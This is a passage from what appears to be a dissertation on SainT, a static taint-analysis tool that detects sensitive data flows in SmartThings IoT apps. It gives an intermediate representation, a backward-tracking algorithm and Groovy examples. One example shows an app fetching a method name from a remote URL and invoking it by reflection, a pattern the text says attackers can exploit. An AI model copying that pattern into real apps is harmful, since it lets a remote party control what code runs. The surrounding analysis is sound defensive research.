Formal verification is used as a vehicle to analyze the correctness of software in safety-critical systems with respect to some formally defined program property [77]. The two most popular methods for automatic formal verification are model checking and automated theorem proving. Automated theorem proving considers a set of axioms used to verify properties of software executions automatically. In model checking, systems or applications are represented as finite state machines and the execution of the software is checked against specified properties. For example, Darvas et al. investigated the use of theorem proving for software verification of information flow analyses [40]. In another domain, the Vericon framework [17] ensures that a software-defined network program is correct under all possible topologies and for all (infinite) sequences of network events. However, the difficulty in representing knowledge using formulas in an appropriate language, and proving the theorem itself [65] prompted more recent work to focus on model checking-based verification. Ritchey et al. used model checking to analyze network vulnerabilities [113]. DROIDPF [16] implements a state-space exploration approach to verify Android applications against security properties. Other previous works have also attempted to model the implementation of diverse software systems to explore the state space [15, 98, 146].

Chapter 4

From Application Source Code to Intermediate Representation

IoT systems are built on custom programming platforms. While the programming languages of platforms differ, the dominant IoT platforms structure their apps around sensor-computation-actuator idiom regardless of their purpose and complexity. Sensors sense the physical processes and convert them into the events. These events, in turn, triggers the event handler methods of the apps that subscribe to such events. Upon computations on the events, apps actuate the devices, which may trigger further events. We translate the source code of an IoT app into an intermediate representation (IR) by exploiting this structure. We will use the IR in the following chapters to model the IoT app lifecycle and perform analysis on it.

We develop an analyzer that extracts an IR from the source code of an IoT app. The IR allows us to capture the application lifecycle–including main methods (i.e., entry points), user inputs, events, actions, and data flows and is used to abstract away parts of the code that are not relevant to a particular analysis. The IR is built from a framework-agnostic component model, which is comprised of the building blocks of IoT apps, shown in Figure 4.1. A broad investigation of existing IoT environments showed that the programming environments could be generalized into three component types: (1) *Permissions* grant capabilities to devices used in an app; (2) *Events/Actions* reflect the association between events and actions (when an event is triggered, an associated action is performed); and (3) *Call graphs* represent the relationship between entry points and functions in an app. IR has several benefits. First, it allows us to precisely model the app lifecycle as described




Figure 4.1: Components of the Intermediate Representation (IR).

above. Second, it is used to abstract away parts of the code that are not relevant to property analysis, e.g., `definition` blocks that specify app meta-data and `logger` logging code. Third, it allows us to have effective analysis, e.g., by associating permissions with the corresponding taint tags in taint tracking and by knowing what methods are entry points.

Presented in Figure 4.2, we use a sample app to illustrate the use of the IR. The app unlocks the front door and turns on the lights when she arrives at home. When she leaves, it turns off the lights, locks the front door, and sends to the security service a short message that she is away based on the preferred time window specified by her.

4.1 Permissions

When an IoT app gets installed or updated, the permissions for devices and user inputs are displayed to the user (and explicitly accepted). The permissions are read-only, and app logic is implemented using the permissions. Our analyzer analyzes the source code of an app and extracts permissions for all devices and user inputs. Turning to the IR example in Figure 4.2, the permission block (lines 1-7) defines: (1) the devices: a presence sensor, a switch, and a door; and (2) user inputs: security-service "contact" information for sending notification messages, and "fromTime" and "toTime" values that are used to determine whether notification messages should be sent. For each permission, the IR declares a triple following keyword "input". For devices, the first two entries map device identifiers to their platform-specific device

```
// Permissions block
input (p, presenceSensor, type:device)
input (s, switch, type:device)
input (d, door, type:device)
input (fromTime, time, type:user_defined)
input (toTime, time, type:user_defined)
input (c, contact, type:user_defined)
// Events/Actions block
subscribe(p, “present”, h1)
subscribe(p, “not present”, h2)
// Entry point
h1(){
        x()
}
// Entry point
h2(){
        s.off()
        d.lock()
        def between= y()
        if (between){
             z()
        }
}
x(){
        s.on()
        d.unlock()
}
y(){
        return timeOfDayIsBetween(fromTime, toTime,
                        new Date(), location.timeZone)
}
z(){
        sendSms(c, “...”)
}
```

Figure 4.2: The IR of a sample app constructed from its source code to demonstrate the precise modeling of an IoT app lifecycle. (Appendix A presents its complete Groovy source code.)

names in order to determine the interfaces that a device may access. For instance, an app granting access to a switch may use the `switcState` object to access its “on” or “off” state. For a user input, the line in the IR contains the string name storing the user input and its type. The next entry labels the input with a tag showing the type of information such as the user-defined input.

4.2 Events/Actions

Similar to mobile applications, an IoT app does not have a main method due to its event-driven nature. Apps implicitly define entry points by subscribing events. The events/actions block in an IR is built by analyzing how an app subscribes to events. Each line in the block includes three pieces of information: the mapping used for a device, a device event to be subscribed, and an event handler method to be invoked when that event occurs. The event handler methods are commonly used to take device actions. Therefore, an app may define multiple entry points by subscribing multiple events of a device or devices. Turning to our example, the event of state changing to "present" is associated with an event handler method named `h1()` and the event of changing to "not present" with the `h2()` method.

We also found that events are not limited to device events, and can be generated in many other ways: (1) *Timer events*; event handlers are scheduled to take actions within a particular time or at pre-defined times (e.g., an event handler is invoked to take actions after a given number of minutes has elapsed or at specific times such as sunset); (2) *Web service events*; IoT programming platforms may allow an app to be accessible over the web. This allows external entities (e.g., If This Then That (IFTTT) [71]) to make requests to the app, and get information about or control end devices; (3) *App touch events*; for example, some action can be performed when the user clicks on a button in an app; (4) what actions get generated may also depend on *mode events*, which are behavior filters that automate device actions. For instance, an app running in "home" mode turns off the alarm and turns on the alarm when it is in the "away" mode. Our analyzer analyzes all event subscriptions and finds their corresponding event handler methods; it creates a dummy main method for each entry point.

4.3 Asynchronously Executing Events

While each event corresponds to a unique event handler, the sequence of the event handlers cannot be decided in advance when multiple events happen at the same time. For instance, in our example, there could be a third subscription in the event/actions block that subscribes to the switch-off event to invoke another event-handler method. We consider eventually consistent events, which means any time an event handler is invoked, it will finish execution before another event is handled, and the events are handled in the order they are received by an edge device (e.g., a hub). We base our implementation on path-sensitive analysis that analyzes an app's event handlers, which can run in arbitrary sequential order. This is enabled by constructing a separate call graph for each entry point.

4.4 Call Graphs

We create a call graph for each entry point that defines an event-handler method. Turning to IR depicted in Figure 4.2, we have two entry points `h1()` and `h2()` (line 12 and 16). `h1()` invokes `x()` to unlock the door and turn on the lights. Entry point `h2()` turns off the light and locks the door. It then calls method `y()` to check the time to decide whether to send a short message to a predefined contact via method `z()`. We note that the next chapter will detail how to construct call graphs, for example, in the case of call by reflection.

Chapter 5

Sensitive Information Tracking in Commodity IoT

Because IoT apps are exposed to a myriad of sensitive data from sensors and devices connected to the hub, one of the chief criticisms of modern IoT systems is that the existing commercial frameworks lack basic tools and services for analyzing what they do with that information–i.e., application privacy [100,147,155]. SmartThings [117], OpenHab [106], Apple's Homekit [10] provide guidelines and policies for regulating security [13,108,125], and related markets provide a degree of internal (hand) vetting of the applications prior to distribution [11, 129]. However, tools for evaluating privacy risks in IoT implementations is at this time largely non-existent. What is needed is a suite of analysis tools and techniques targeted at IoT platforms that can identify privacy concerns in IoT apps. This chapter seeks to explore formally grounded methods and tools for characterizing the use of sensitive data, and identifying the sensitive data flows in IoT implementations.

Current sensitive data tracking tools designed for mobile apps and other domains [14,47] have proved to be inadequate for several reasons [53,78]. First, current tools may miss sources (e.g., sensor state (locked/unlocked)) and sinks (e.g., a network connection) designed for IoT; thus, they can be circumvented by malicious apps with ease. Second, security-critical design flaws in the permission model of IoT platforms, for instance, over-privilege device controls due to the current coarse-grained access controls [52] requires the analysis responsive to these permissions and their effects. Lastly, IoT-specific implementations such as state variables and web service IoT apps largely differs from other platforms [128]; therefore, on-demand algorithms are required to maintain precision.

In this chapter, we present SainT, a static taint analysis tool for IoT apps. SainT finds sensitive data flows in IoT apps by tracking information flow from sensitive sources, e.g., device state (door locked/unlocked) and user info (away/at home) to external sinks, e.g., Internet connections, and SMS. We conduct a study of three major existing IoT platforms (i.e., SmartThings, OpenHAB, and Apple's HomeKit) to identify IoT-specific sources and sinks as well as their sensor-computation-actuator program structures. We then translate the source code of an IoT app into an intermediate representation (IR). The SainT IR models an app's lifecycle, including program entry points, user inputs, and sensor states. In this, we identify IoT-specific events/actions and asynchronously executing events, as well as platform-specific challenges such as call by reflection and the use of state variables. SainT uses the IR to perform efficient static analysis that tracks information flow from sensitive sources to sinks.

We present two studies evaluating SainT. The first is a horizontal market study in which we evaluated 230 SmartThings IoT apps, including 168 market vetted (called official) and 62 non-vetted (called third-party) apps. SainT correctly flagged 92 out of 168 official and 46 out of 62 third-party apps exposing at least one piece of sensitive data via the Internet or messaging services. Further, the study showed that half of the analyzed apps transmit out at least three different sensitive data sources (e.g., device info, device state, user input) via messaging or Internet. Similarly, approximately two-thirds of the apps define at most two separate sensitive sink interfaces and recipients (e.g., remote hostname or URL for Internet and contact information for messaging). In a second study, we introduced IoTBench, an open-source application corpus for validating IoT analysis. Our analysis of SainT on IoTBench showed that it correctly identified 25 out of 27 unique leaks in the 19 apps. SainT produced two false-positives that were caused by flow over-approximation resulting from reflective methods calls. Additionally, the two missed code sites contained side-channel leaks and therefore were outside the scope of SainT analysis.

It is important to note that the code analysis identifies potential flows of sensitive data. What the user does with a discovered sensitive data flow is outside the scope of SainT. Indeed, the importance of a flow is highly contextual–one cannot divine the impact or correctness of a flow without understanding the environment in which it is deployed–whether the exposure of a camera image, the room temperature, or television channel represents a privacy concern depends entirely on who and under what circumstances the device and app is used. Hence, we identify those flows which have the potential impact on user or environmental security and privacy. We expect that the results will be recorded and the code hand-investigated to determine the cause(s) of the data flows. If the data flow is deemed malicious or dangerous for the domain or environment, the app can be rejected (from the market) or modified (by the developer) as needs dictate. We make the following contributions:

- We introduce the SainT system that automates information-flow tracking using inter- and intra-data flow analysis on an IoT app.
- We evaluate SainT on 230 IoT apps and expose sensitive information use in commodity apps.
- We validate SainT on a new open-source IoT-specific test corpus IoTBench, an open-source repository of 19 malicious hand-crafted apps.

We begin in the next section by defining the analysis task and outlining the security and attacker models.

5.1 Problem Scope and Attacker Model

5.1.1 Problem Scope

SainT analyzes the source code of an IoT app, identifies sensitive data from a *taint source*, and attaches taint labels that describe sensitive data's sources and types. It then performs static taint analysis that tracks how labeled data (source data, e.g., camera image) propagates in the app (sink, e.g., network interface). Finally, it reports cases where sensitive data transmits out of the app at a *taint sink* such as through the Internet or some messaging service. In a warning, SainT reports the source in the taint label and the details about the sink such as the external URL or the phone number. SainT does not determine whether the data leaks are malicious or dangerous; yet, the output of SainT can be further analyzed to verify whether an app conforms to its functionality and notify users to make informed decisions about potential privacy risks, e.g., when a camera image is transmitted.

We focus on home automation platforms, which have the largest number of applications and consumer products [126]. Currently, SainT is designed to analyze SmartThings IoT apps written in the Groovy programming language. We evaluate the SmartThings platform for two reasons. First, it supports the largest number of devices (142) among all IoT platforms and provides apps of various functionalities [127]. Second, it has a detailed, publicly available documentation that helps validate our findings [128]. As we detailed in Chapter 4, SainT exploits the highly-structured nature of the IoT programming platforms and uses an abstract intermediate representation from the source code of an IoT app. This would allow the algorithms developed in SainT to be easily integrated into other programming platforms written in different programming or domain-specific languages.

5.1.2 Attacker Model

SainT detects sensitive data flows from taint sources to taint sinks caused by carelessness or malicious intent. We consider an attacker who provides a user with a malicious app that is used to leak sensitive information with or without permissions granted by the user. First, the granted permissions may violate user privacy by deviating from the functionality claimed by the app. Second, permissions granted by an IoT programming platform may also be used to leak information; for instance, permissions to access the hub id or the manufacturer name are often granted by default to develop device-specific solutions. We assume attackers cannot bypass the security measures of an IoT platform, nor can they exploit side channels [122]. For instance, an app that changes the light intensity to leak the information about whether anyone is at home is out of the scope of this work.

5.2 Information Tracking in IoT Apps

Information flow tracking either statically or dynamically is a well-studied technique, which has been applied to many different settings such as mobile apps. From our study of the three IoT platforms, we found that IoT platforms possess a few unique characteristics and challenges in terms of tracking information flow when compared to other platforms. First, in the case of Android, it has a well-defined IR, and analysis can directly analyze IR code. However, IoT programming platforms are




Figure 5.1: SainT's source and sink categorization in IoT apps.

diverse, and each uses its own programming language. We use the IR proposed in Chapter 4 that captures the event-driven nature of IoT apps; it has the potential to accommodate many IoT platforms. Second, while all taint tracking systems have to be configured with a set of taint sources and sinks, identifying taint sources and sinks in IoT apps is quite subtle, since they access a diverse set of devices, each of which has a different set of internal states. We describe common taint sources and sinks in IoT platforms to understand why they pose privacy risks (Section 5.3). Lastly, each IoT platform has its idiosyncrasies that can pose challenges to taint tracking. For instance, the SmartThings platform allows apps to perform call by reflection and allows web-service apps; each of these features makes taint tracking more difficult and requires special treatment (Section 5.4.1).

5.3 IoT Application Structure

From our studying of the IoT platforms in Chapter 2, we found that their apps share a common structure and common types of taint sources and sinks. In this subsection, we describe these common taint sources and taint sinks to understand why they pose privacy risks and how sensitive information gets propagated in their app structure (see Figure 5.1). We present the taint sources and sinks of the SmartThings platform in Appendix B.

5.3.1 Taint Sources

We classify taint sources into five groups based on information types.

5.3.1.1 Device States

Device states are the attributes of a device. An IoT app can acquire a variety of privacy-sensitive information through device state interfaces. For instance, a door-lock interface returns the status of the door as locked or unlocked. In our analysis, we marked device states sensitive as they can be used to profile the habits of a user and pose risks to physical privacy.

5.3.1.2 Device Information

IoT apps grant access to IoT devices at install time. Our investigations reveal the platforms often define interfaces to access device information such as its manufacturer name, id, and model. This allows a developer to write device-specific apps. We mark all interfaces used to acquire device information as sensitive as they can be used for marketing and advertisement. Note that device information is static and does not change over the course of app execution. In contrast, device states introduced earlier may change during app execution; for instance, an action of an app may change a device's state.

5.3.1.3 Location

In the IoT domain, location information refers to a user's geolocation or geographical location. Geolocation defines a virtual property such as a garage or an office defined by a user to control devices in that location. Geographical location is used to control app logic through time zones, longitudes, and latitudes. This information is often provided by the programming platform using the ZIP code of the user at install time. For instance, local sunrise and sunset times of a user's location may be used to control the window shade of a house. Location information is acquired through location interfaces; therefore, we mark these interfaces as taint sources.

5.3.1.4 User Inputs

IoT apps often require user inputs either to manage the app logic or to control devices. In a simple example, a temperature value needs to be entered by a user at install time to set the heating point of a thermostat. User inputs are also often used to form predicates that control device actions; for instance, an app may turn off the switch of a device at a particular time entered by the user. Lastly, users may enter contact information to enable notifications through messaging services when specific events occur. We mark such inputs as sensitive since they contain personally identifiable data and may be used to profile user behavior. We will discuss more about the semantics of user inputs in Section 5.6.

5.3.1.5 State Variables

IoT apps do not store data about their previous executions. To retrieve data across executions, platforms allow apps to persist data to some proprietary external storage and retrieve this data in later executions. For instance, a SmartThing app may persist a "counter" that keeps track of how many times a door is unlocked; during every execution of the app, the counter is retrieved from external storage and incremented when a door is unlocked. We call such persistent data app *state variables*. As we detail in Section 5.4.1.2, state variables store sensitive data and needs to be tracked during taint propagation.

5.3.2 Taint Propagation

An IoT app invokes actions to control its devices when a particular event occurs. Actions are invoked in event handlers and may change the state of the devices. For instance, when a motion sensor triggers a sensor-active event, an app may invoke an event handler to take an action that changes the state of the light switch from off to on. This is a straightforward approach to invoke an action. Event handlers are not limited to implement only device actions. Apps often call other functions for implementing the app logic, sending messages, and logging device events to an external database.

During the execution of event handlers, it is necessary to track how sensitive information propagates in an app's logic. To obtain precision in taint propagation, we start from event handlers to propagate taint when tainted data is copied or used



SainT's taint sources and taint sinks
SainT analyzer
SainT web console
IoT App source code
Obtain IR (source, sink and entry point detection)
Perform data flow analysis
Report details of discovered flows

Figure 5.2: Overview of SainT architecture.

in computation, and we delete taint when all traces of tainted data are removed (e.g., when some variable is loaded with a constant). We will detail event handlers and SainT's taint propagation logic in Section 5.4.

5.3.3 Taint Sinks

Our initial analysis also uses two taint sinks, Internet and messaging services (although adding more later is a straightforward exercise).

5.3.3.1 Internet

IoT apps may send sensitive data to external services or may act as web services through which external entities acquire sensitive information. For the first kind, HTTP interfaces may be used to send out information. For instance, an app may connect to a weather forecasting service (e.g., www.weather.com) and send out its location information to get the local weather. For the second kind, a web-service IoT app may expose a URL that allows external entities to make requests to the app. For instance, a request from a remote server may be used to get the room temperature value. We detail how SainT tracks taint of web-service apps in Section 5.4.1.2.

5.3.3.2 Messaging Services

IoT apps use messaging APIs to deliver push notifications to mobile-app users and to send SMS messages to designated recipients when specific events occur. We consider all messaging service interfaces taint sinks–naturally, as they exfiltrate data by design.

5.4 SainT

We present SainT, a static taint analysis tool designed and implemented for SmartThings apps. Figure 5.2 shows the overview of SainT architecture. We implement the SainT analyzer that extracts an intermediate representation (IR) from the source code of an IoT app. The IR is used to construct an app's entry points, event handlers, and call graphs. Using these, SainT models the lifecycle of an app and performs static taint analysis (Section 5.4.1). Finally, based on static taint analysis, it reports sensitive data flows from sources to sinks; for each data flow, the type of the sensitive information, as well as information about sinks, are reported (Section 5.4.3).

5.4.1 Static Taint Tracking

We start with backward taint tracking (Section 5.4.1.1). We then present algorithms to address platform- and language-specific taint-tracking challenges like state variables, call by reflection, web-service IoT apps, and Groovy-specific properties (Section 5.4.1.2). Last, we discuss the problem of implicit flows in static taint tracking (Section 5.4.2).

5.4.1.1 Backward Taint Tracking

From the inter-procedural control flow graph (ICFG) of an app, SainT's backward taint tracking consists of two steps: (1) it first performs taint tracking backward from taint sinks to construct possible data-leak paths from sources to sinks; (2) using path- and context- sensitivity, it then prunes infeasible paths to construct a set of *feasible paths*, which are the output of SainT's static taint tracking.

In the first step, SainT starts at the sinks of the ICFG and propagates taint backward. The reason that SainT uses the backward approach is to reduce the processing overhead by starting from a few sinks instead of from a huge number of sensitive sources. This is confirmed by checking the ratio of sinks over sources in analyzed IoT apps (see Figure 5.6 in Section 5.5 for taint source analysis and see Figure 5.9 in Section 5.5 for taint sink analysis).

Algorithm 1 details the steps for computing a *dependence* relation that captures how values propagate in an app. It is a worklist-based algorithm. The worklist is

Algorithm 1: Computing dependence from taint sinks


```
   Input   : ICFG: Inter-procedural control flow graph
   Output : Dependence relation $dep$
1  $worklist \leftarrow \emptyset$;  $done \leftarrow \emptyset$;  $dep \leftarrow \emptyset$
2  for an $id$ in a sink call's argument at node $n$ do
3      $worklist \leftarrow worklist \cup \{(\text{n}, id)\}$
4  end
5  while $worklist$ is not empty do
6      $(\text{n}, id) \leftarrow worklist.pop()$
7      $done \leftarrow done \cup \{(\text{n}, id)\}$
8      for node n' with $id$ def.$^1$ in assignment $id = \text{e}$ do
9          $worklist \leftarrow worklist \cup (\{ids \setminus done)$
10         $dep \leftarrow dep \cup \{(\text{n}: id, \text{n}': ids)\ \}$
11     end
12 end
13 $^1$ An $id$ definition means that there is a control-flow path from n' to n and on
      the path there is no other assignments to $id$.
```

initialized with identifiers that are used in the arguments of sink calls. Note that each identifier is also labeled with the node information to uniquely identify the use of an identifier because the same identifier can be used in multiple locations. The algorithm then takes an entry (n, id) from the worklist and finds a definition for *id* on the ICFG; it adds identifiers on the right-hand side of the definition to the worklist; furthermore, the dependence between *id* and the right-hand side identifiers are recorded in *dep*. For ease of presentation, the algorithm treats parameter passing in a function call as inter-procedural definitions.

To illustrate, we use the code in Figure 5.3 as an example. There is a sink call at place ❶. So the worklist is initialized to be ((23:`phone`), (23:`t`)); for illustration, we use line numbers instead of node information to label identifiers. Then, because of the function call at ❷, (16:`temp_cel`) is added to the worklist and the dependence (23:`t`, 16:[`temp_cel`]) is recorded in *dep*. With similar computation, the final output dependence relation for the example is as follows:

(23:`t`, 16:[`temp_cel`]), (16:`temp_cel`, 15:[`temp`, `thld`]),
(15:`temp`, 14:[`ther.latestValue`])

With the dependence relation computed and information about taint sources, SainT can easily construct a set of possible data-leak paths from sources to sinks. For



```
 1: preferences {
 2:   section(“Select thermostat device”) {
 3:    input “ther”, "capability.thermostat”}
 4:   section(“threshold value”){
 5:    input “thld”, “number”}
 6: }
 7: def initialize() {
 8:   subscribe(app, appHandler)
 9: }
10: def appHandler(evt) {
11:   f()
12: }
```

```
13: def f(){
14:   temp=ther.latestValue("temperature")
15:   temp_cel=convert (temp) + thld
16:   bar(temp_cel)
17: }
18: def convert(t){
19:   return((t-32)*5)/9)
20: }
21: def bar(t){
22:   ther.setHeatingSetpoint(t)
23:   sendSMS(phone, “set to ${t}”)
24: }
```

Figure 5.3: Taint tracking under backward flow analysis.

the example, since the threshold value `thld` is a user-input value (Lines 4 and 5 in Figure 5.3), we get the following possible data-leak path:

5:`thld` to 16:`temp_cel` to 23:`t`.

In the next step, SAINT prunes infeasible data-leak paths using path- and context-sensitivity. For a path, it collects the evaluation results of the predicates at conditional branches and checks whether the conjunction of those predicates (i.e., the path condition) is always false; if so, the path is infeasible and discarded[2]. For instance, if a path goes through two conditional branches and the first branch evaluates $x > 1$ to true and the second evaluates $x < 0$ to true, then it is an infeasible path. SAINT does not use a general SMT solver to check path conditions. We found that the predicates used in IoT apps are extremely simple in the form of comparisons between variables and constants (such as $x == c$ and $x > c$); thus, SAINT implemented its simple custom checker for path conditions. Furthermore, SAINT throws away paths that do not match function calls and returns (using depth-one call-site sensitivity). At the end of the pruning process, we get a set of feasible paths from taint sources to sinks.

5.4.1.2 SmartThings Idiosyncrasies

Our initial prototype implementation of SAINT was based on the taint tracking approach we discussed. However, SmartThings platform has a number of idiosyncrasies that may cause imprecision in taint tracking. We next discuss how these issues are addressed in SAINT.

[2]Similar to how symbolic execution prunes paths via path conditions.

5.4.1.3 Field-sensitive Taint Tracking of State Variables

As discussed before, IoT apps use state variables that are stored in the external storage to persist data across executions. In SmartThings, state variables are stored in either the global `state` object or the global `atomicState` object. Listing 5.1 (Lines 1–9) presents an example app using the `state` object to store a field named `switchCounter` to track the number of times a switch is turned on. To taint track potential data leaks through state variables, SAINT applies field-sensitive analysis to track the data dependencies of all fields defined in the `state` and `atomicState` objects. We label fields in those two objects with a new taint label “state variable” and perform taint tracking. For instance, the `taintedVar` variable in Listing 5.1 is labeled with the state-variable taint by SAINT.

5.4.1.4 Call by Reflection

The Groovy language supports programming by reflection (using the `GString` feature) [131], which allows a method to be invoked by providing its name as a string. For example, a method `foo()` can be invoked by declaring a string `name="foo"` and thereafter called by reflection through `$name`; see Listing 5.1 (Lines 10–19) for another example. This can be exploited if an attacker can control the string used in call by reflection [52], e.g., if the code has `name=httpGet(URL)` and the URL is read from an external server. While SmartThings does not recommend using reflective calls, our study found that ten apps in our corpus use this feature (see Section 5.5). To handle calls by reflection, SAINT’s call graph construction adds all methods in an app as possible call targets, as a safe over-approximation. For the example in Listing 5.1, SAINT adds both `foo()` and `bar()` methods to the targets of the call by reflection in the call graph.

5.4.1.5 Web Service Applications

A web-service SmartThings app allows external entities to access smart devices and manage those devices. Such apps declare mappings relating *endpoints*, HTTP operations, and callback methods. Listing 5.1 (Lines 20–33) presents a code snippet of a real web-service app. The `/switches` endpoint handles an HTTP GET request that returns the state information of configured switches by calling the `listSwitches()` method; the `/switches/:command` endpoint handles a PUT request that invokes the

Listing 5.1: Sample code blocks for SmartThings idiosyncrasies

```
/* A code block of an app using a state variable */
def initialize() {
    state.switchCounter = 0
    subscribe(theswitch, "switch.on", turnedOnHandler)
}
def turnedOnHandler() {
    state.switchCounter = state.switchCounter + 1
    taintedVar = state.switchCounter // tainted
}
/* A code block of app using call by reflection */
def getMethod(){
  httpGet("http://url"){
    resp -> if(resp.status == 200){
                methodName = resp.data.toString()
            }
    "$methodName"() //call by reflection
}
def foo() {...}
def bar() {...}
/* A code block of an example web-service app */
mappings {
  path("/switches") {
    action: [GET: "listSwitches"] }
  path("/switches/:command") {
    action: [PUT: "updateSwitches"] }
}
def listSwitches() {
    switches.each {
      resp << [name: it.displayName, value:
              it.currentValue("switch")]} //tainted
    return resp
}
def updateSwitches() {...}
/* A code block of an app using closures */
def someEventHandler(evt) {
    def currSwitches = switches.currentSwitch //tainted
    def onSwitches = currSwitches.findAll { //tainted
        switchVal -> switchVal == "on" ? true : false
    }
}
/* Implicit flows in an example app */
def batteryHandler(evt) {
  def batLevel = event.device?.currentBattery;
    if (batLevel < 25) {
      switches.off()
      def message = "battery low for device"
      sendSMS(phone, message)
    }
}
```

updateSwitches() method to turn on or off the switches. The first prototype of SainT did not flag the web-service apps for leaking sensitive data. However, our manual investigation showed that the web-service apps respond to HTTP GET, PUT, POST, and DELETE requests from external services and may leak sensitive data. To correct this, we modified the taint-tracking algorithm to analyze what call back methods are declared through the mappings declaration keyword [133]. Sensitive data leaked through those call back methods are then flagged by SainT.

5.4.1.6 Closures and Groovy-Specific Operations

The Kohsuke sandbox enforced in SmartThings allows for closures and other Groovy-specific operations such as array insertions via <<. The SmartThings official developer guideline [128] imposes certain restrictions on these operations. For instance, closures are disallowed outside of methods. SainT's implementation follows the guideline and imposes the same restrictions. For closures, we found that apps often loop through a list of devices and use a closure to perform computation on each device in the list. Listing 5.1 (Lines 34–40) shows an example in which a closure is used to iterate through the currSwitches object to identify those switches that are turned on. For correct taint tracking, SainT analyzes the structure of closures and inspects expressions in the closures to see how taints should be propagated.

5.4.2 Implicit Flows

An implicit flow occurs if the invocation of a sink interface is control dependent on a sensitive test used in a conditional branch. SainT implements an algorithm designed to track implicit flows [81]. It checks the condition of a conditional branch and sees whether it depends on a tainted value. If so, it taints all elements in the conditional branch [99]. Listing 5.1 (Lines 41–49) presents an example app, in which an implicit flow happens because a sendSMS() call is control dependent on a test that involves sensitive data batLevel. We found that IoT apps often use tainted values in control flow dependencies. In our analysis, approximately two-thirds of analyzed apps implement device actions (such as unlocking a door) in branches whose tests are based on tainted values (such as a user's presence). We leave the detection of implicit flows optional in SainT and evaluate the impact of implicit flow tracking on false positives in Section 5.5.3.





Figure 5.4: SAINT implementation within SmartThings.

5.4.3 Implementation

